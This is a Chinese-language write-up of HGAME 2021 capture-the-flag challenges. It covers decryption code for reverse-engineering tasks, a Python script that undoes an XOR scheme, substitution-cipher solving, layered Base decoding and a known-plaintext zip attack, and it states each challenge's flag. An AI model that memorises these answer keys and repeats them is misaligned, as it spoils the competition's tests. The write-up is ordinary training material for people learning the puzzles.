#include<iostream>
#include<cstdio>
#include<cstring>

int key[4] = {1,2,3,4};
unsigned int encrypted[36] = {
    0xE74EB323, 0xB7A72836, 0x59CA6FE2, 0x967CC5C1, 0xE7802674, 0x3D2D54E6,
    0x8A9D0356,
    0x99DCC39C, 0x7026D8ED, 0x6A33FDAD, 0xF496550A, 0x5C9C6F9E, 0x1BE5D04C,
    0x6723AE17, 0x5270A5C2,
    0xAC42130A, 0x84BE67B2, 0x705CC779, 0x5C513D98, 0xFB36DA2D, 0x22179645,
    0x5CE3529D, 0xD189E1FB,
    0xE85BD489, 0x73C8D11F, 0x54B5C196, 0xB67CB490, 0x2117E4CA, 0x9DE3F994,
    0x2F5AA1AA, 0xA7E801FD,
    0xC30D6EAB, 0x1BADD9C, 0x3453B04A, 0x92A406F9
};
char flag[36];

unsigned int decrypt_part(unsigned int pre,unsigned int next,unsigned int
delta,int index);

int main()
{
    unsigned int delta = 0x5384540F;
    for(int stage = 7;stage > 0;stage--)
    {
        printf("delta:%x\n",delta);
        for(int i = 34;i >= 0;i--)
        {
```


```

        unsigned int pre = encrypted[(i == 0 ? 34 : i - 1)];
        unsigned int next = encrypted[(i == 34 ? 0 : i + 1)];
        encrypted[i] -= decrypt_part(pre,next,delta,i);
    }
    delta += 0x61C88647;
}
for(int i = 0;i < 35;i++)
{
    flag[i] = encrypted[i];
}
puts(flag);
}

unsigned int decrypt_part(unsigned int pre,unsigned int next,unsigned int
delta,int index)
{
    return (((pre >> 5) ^ (4 * next)) + ((16 * pre) ^ (next >> 3))) ^
        ((key[(((char) index) ^ ((char) (delta >> 2))) & 3] ^ pre) + (next ^
delta));
}

```

关于密文的 dump：IDA 可以很容易的导出



但是一定要仔细检测有没有选全啊！我就因为少选了一个字节的数据导致密文出错，让我对着屏幕发了一小时的呆，幸亏有想到密文错了的可能，不然可能就做成这题了。

flag: hgame{100ks_1ike_y0u_f0Und_th3_t34}

helloRe

```
if ( (*( __BYTE *)v5 + v0) ^ (unsigned __int8)sub_140001430()) != byte_140003480[v0] )
```

简单的异或加密

```
.rdata:0000000140003480 byte_140003480 db 97h, 99h, 9Ch, 91h, 9Eh, 81h, 91h, 9Dh, 9Bh, 2 dup(9Ah)
.rdata:0000000140003480 ; DATA XREF: core+A9f0
.rdata:0000000140003480 db 0ABh, 81h, 97h, 0AEh, 80h, 83h, 8Fh, 94h, 89h, 99h
.rdata:0000000140003480 db 97h, 2 dup(0)
```

这里的数据从 0xFF 开始每一个减一异或下去就可以拿 flag 了

flag是 hgame{hello_re_player}

pypy

附件是一些没见过的奇怪代码，联系题目名，猜想可能是 python 的反汇编码，一查原来是 `dis` 模块生成的，那么就现学一个新的汇编语法

简单的复原了一下，大概是这样

```
import dis

def enc():
    raw_flag = input("give me your flag:\n")
    chiper = list(raw_flag[6:-1])
    length = len(chiper)
    for i in range(int(length / 2)):
        chiper[2 * i + 1] , chiper[2 * i] = chiper[2 * i] , chiper[2 * i + 1]

    res = []
    for i in range(length):
        res.append(ord(chiper[i]) ^ i)
    #print res
    res = bytes(res).hex()

    print('your flag:' + res)

dis.dis(enc)
enc()
```

`res = bytes(res).hex()` 这一句我用dis生成的和源文件不尽相似，但是问题不大，加密方法已经很明显了

```
res = input()

res = list(bytearray.fromhex(res))

length = len(res)
raw_flag = []
for i in range(length):
    raw_flag.append(chr(res[i] ^ i))

for i in range(int(length / 2)):
    raw_flag[2 * i + 1] , raw_flag[2 * i] = raw_flag[2 * i] , raw_flag[2 * i + 1]

print(''.join(raw_flag))
```

这样就可以解密出 flag 了。

先道个歉

上面的二进制题我还算会做，都是老老实实正常解的，之后的题目是真的一窍不通，有些题目解的可能非常耍赖皮，对不住各位出题人了

web

watermelon

题目好像打不开了，截不上图，当时的做法是把每个下落的水果都改成了小葡萄，在那里点了许久就到两千了。

智商检测鸡

这道题估计是要写脚本吧，不过我的解法是计算器一个个算过去，20分钟左右骗得100分，效率高于做pwn

Crypto

大体上不会，唯一做出的还是骗到的

Transformer

有提供许多源文件和加密文件，猜测是用简单的加密算法加密的，我通过quipqiup.com这个网站爆破出了 flag

quipqiup beta3

quipqiup is a fast and automated cryptogram solver by [Edwin Olson](#). It can solve simple substitution ciphers often found in newspapers, including puzzles like cryptoquips (in which word boundaries are preserved) and patistrocrats (inwhi chwor dboun darie saren t).

Puzzle:

Tgh ufso mnfeyh ealkauh kdkoht qpk alud zkho xpkkranc usyfl kfleh 2003, ogh xpkkranc fk "qyrth(hp6d_s0r_szi"31oqhlia_)",Dai'o sanyho oa poc ogh dpgn po ogh hic.

Clues: For example G=R QVW=THE

Solve

⊗ automatically selected statistics mode: you can override by using the drop down menu next to the solve button.

```
0 -2.433 The lift bridge console system has only used password login since 2003, the password is "hgame(ea5y_f0r_fun^3nd&he11o_2021)",You't forget to add the year at the end.
1 -3.350 The mift glide consome swster has orme used passhold mokin since 2003, the passhold is "hkare(ea5w_f0l_fun^3nd&he11o_)",You't folket to add the weal at the end.
2 -3.463 The mift brunge kolsome systed has olmy isen passcorn mogul suike 2003, the passcorn us "hgade(ea5y_f0r_fil^31nd&he11o_)",You't forget to ann the year at the ein.
3 -3.602 The lips brikve console dydest had only udek gaddwork lovin dince 2003, she gaddwork id "hvate(ea5y_p0r_pun^3nd&he11o_)",You's porves so akk she year as she erk.
4 -3.692 The laft wrange cousole adstek his ouid zsen misborn logau sauce 2003, the misborn as "hgike(ei5d_f0r_fzu^3nd&he11o_)",Dou't forget to inn the deir it the eun.
5 -3.694 She pict gridle komrope nyntes han ompy wned barnford polin ninke 2003, the barnford in "hlase(ea5y_c0r_owm^3nd&he11o_)",You't corlet to add the year at the end.
6 -3.696 The mint priyve kolsome scated has olmc usey basswory movil silke 2003, the basswory is "hvade(ea5c_p0r_pul^31y&he11o_)",Col't norvet to ayy the ceaz at the ely.
7 -3.651 The maft wrange boustone slated his ouml zsen visscorn mogau saube 2003, the visscorn as "hgide(ei5i_f0r_fzu^3nd&he11o_)",Lou't forget to inn the leir it the eun.
8 -3.666 The gift blinje vorroge spsted has orgp usen masskolin gojir sirve 2003, the masskolin is "hjade(ea5p_f0l_fun^3nd&he11o_)",Por't foljet to ann the peal at the ern.
9 -3.668 The givs bridie canfage fnfaset huf angm oted puffyard galin fince 2003, she puffyard if "hiute(eu5m_v0r_von^3nd&he11a_)",Man's varles sa udd she meur us she end.
10 -3.674 She comt brodie gunluce lyktes hal uncy fled wallkurd cuion longe 2003, the wallkurd ol "hiase(ea5y_n0r_mfn^3nd&he11u_)",You't muriet tu add the year at the end.
11 -3.684 The mift knudge varname systes his arroy osed cissband magur surve 2003, the cissband us "hize(ei5y_f0n_for^3nd&he11a_)",Yer't fanget ta idd the yein it the erd.
```

flag: hgame{ea5y_f0r_fun^3nd&he11o_2021}

好像有点耍赖皮啊

MISC

Base


base64 解码，发现编码都是在 base32 范围内的，再 base32 解码，同样的再用 base16 解码，得 flag: hgame{we1c0me_t0_HG4M3_2021}

不起眼压缩包的养成的方法

拿到一张图，看题估计是图种，发现的确是，解压第一步需要图片的id，很好办，搜一下就可以了

id 是 70415155。然后解压出一个 NO_PASSWORD.txt，又发现 plain.zip 中也有这个文件，考虑明文攻击，获得 flag.zip

然后我卡了许久，才发现



原来直接就是flag。